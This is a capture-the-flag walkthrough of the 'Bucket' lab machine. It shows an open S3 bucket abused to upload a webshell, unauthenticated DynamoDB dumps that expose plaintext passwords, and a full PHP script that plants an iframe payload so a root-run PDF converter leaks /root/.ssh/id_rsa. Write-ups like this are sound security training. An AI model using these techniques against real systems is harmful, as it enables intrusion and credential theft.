Bucket is a pentest against an Amazon AWS stack. There’s an S3 bucket that is being used to host a website and is configured to allow unauthenticated read / write. I’ll upload a webshell to get a foothold on the box. From there, I’ll access the DynamoDB instance to find some passwords, one of which is re-used for the user on the box. There’s another webserver on localhost with a in-development service that creates a PDF based on entries in the database. I’ll exploit that to get file read on the system as root, and turn that into a root SSH session.

Portscan
Website - Port 80

Web application on Port 80, claims to be a Advertising Platform.

Source points out another virtual host named s3.bucket.htb. Possibly pointing out the s3 service that AWS offers for object storage.
Visting s3.bucket.htb we get a status page.
We running ffuf against s3.bucket.htb we see a few open endpoints.

/health gives us a few service endpoints on the box, s3 and dynamodb.

Dynamodb enumeration
Let’s try to interact with dynamodb using awscli and see if we can find anything interesting.
aws dynamodb list-tables --no-sign-request --endpoint-url http://s3.bucket.htb

The table users exist, lets export it.
aws dynamodb scan --table-name users --no-sign-request --endpoint-url http://s3.bucket.htb

We now have a list of possible credentials to work with.
1
2
3
Mgmt:Management@#1@#
Cloudadm:Welcome123!
Sysadm:n2vM-<_K_Q:.Aa2
s3 enumeration
Running a blank query for the bucket name we can get a list of buckets on the endpoint, and we have full access to the adserver bucket, which happens to be where the front page is located.

Exploiting s3
Since we have write access to the directory of the front page, we can leverage this by uploading a php shell and executing from the apache web server.
Payload

You may to repeat it a couple of times and execute it quick because it will be removed.

www-data -> roy
Once on the box, we discover a roy user. This is where the credentials we got before become useful.
roy:n2vM-<_K_Q:.Aa2

We could also just SSH as roy for a better shell.

Privilege Escalation
We have two directories that are important. /home/roy/project and /var/www/bucket-app. roy’s project directory is where we are going to be writing the php code to interact with Dynamodb via the http://localhost:4566 endpoint. We need to first create an SSH local tunnel to Port 8000 to access the internal web app that will trigger what we want.
This code is what we want to write our Dynamodb table according too. When we send a POST request to the internal service on port 8000 with action=get_alerts in the body, we trigger this to search for the alerts table, which doesn’t exist yet, We need to create this table and input our payload to the data item along with Ransomware in the title item.
Once we get the web app to read our table, we see the data item gets put through pd4ml a html to pdf converter, which will allow us to input a <iframe> of any file we want to read on the file system as root.
/var/www/bucket-app/index.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
<?php
require 'vendor/autoload.php';
use Aws\DynamoDb\DynamoDbClient;
if($_SERVER["REQUEST_METHOD"]==="POST") {
        if($_POST["action"]==="get_alerts") {
                date_default_timezone_set('America/New_York');
                $client = new DynamoDbClient([
                        'profile' => 'default',
                        'region'  => 'us-east-1',
                        'version' => 'latest',
                        'endpoint' => 'http://localhost:4566'
                ]);

                $iterator = $client->getIterator('Scan', array(
                        'TableName' => 'alerts',
                        'FilterExpression' => "title = :title",
                        'ExpressionAttributeValues' => array(":title"=>array("S"=>"Ransomware")),
                ));

                foreach ($iterator as $item) {
                        $name=rand(1,10000).'.html';
                        file_put_contents('files/'.$name,$item["data"]);
                }
                passthru("java -Xmx512m -Djava.awt.headless=true -cp pd4ml_demo.jar Pd4Cmd file:///var/www/bucket-app/files/$name 800 A4 -out files/result.pdf");
        }
}
else
{
?>
Create the SSH local tunnel to port 8000.
ssh -L 8000:localhost:8000 roy@bucket.htb
/home/roy/project/db.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
<?php
require 'vendor/autoload.php';
date_default_timezone_set('America/New_York');
use Aws\DynamoDb\DynamoDbClient;
use Aws\DynamoDb\Exception\DynamoDbException;

$client = new Aws\Sdk([
    'profile' => 'default',
    'region'  => 'us-east-1',
    'version' => 'latest',
    'endpoint' => 'http://localhost:4566'
]);

$dynamodb = $client->createDynamoDb();

$params = [
    'TableName' => 'alerts',
    'KeySchema' => [
        [
            'AttributeName' => 'title',
            'KeyType' => 'HASH'
        ],
        [
        'AttributeName' => 'data',
        'KeyType' => 'RANGE'
    ],
    ],
    'AttributeDefinitions' => [
        [

           'AttributeName' => 'title',
           'AttributeType' => 'S'
        ],
        [
            'AttributeName' => 'data',
            'AttributeType' => 'S'
        ],

    ],
    'ProvisionedThroughput' => [
        'ReadCapacityUnits' => 10,
        'WriteCapacityUnits' => 10
    ]
];

try {
    $result = $dynamodb->createTable($params);
    echo 'Created table.  Status: ' .
        $result['TableDescription']['TableStatus'] ."\n";

} catch (DynamoDbException $e) {
    echo "Unable to create table:\n";
    echo $e->getMessage() . "\n";
}

$title = 'Ransomware';
$data = '
<iframe src="file:////root/.ssh/id_rsa">
';

$result = $dynamodb->putItem(array(
    'TableName' => 'alerts',
    'Item' => array(
        'title'      => array('S' => $title),
        'data'    => array('S' => $data),
    )
));

First we need to configure our creds so the php sdk can create the table.
aws configure
We are going to execute this attack in a number of steps.
-
execute our new
db.php

-
Trigger the app on port 8000 to grab our items.
curl -d "action=get_alerts" -X POST http://localhost:8000 -
Quickly download the
result.pdfbefore it gets removed.




If everything was done correctly and within seconds of each other, the result.pdf should contain root’s SSH key.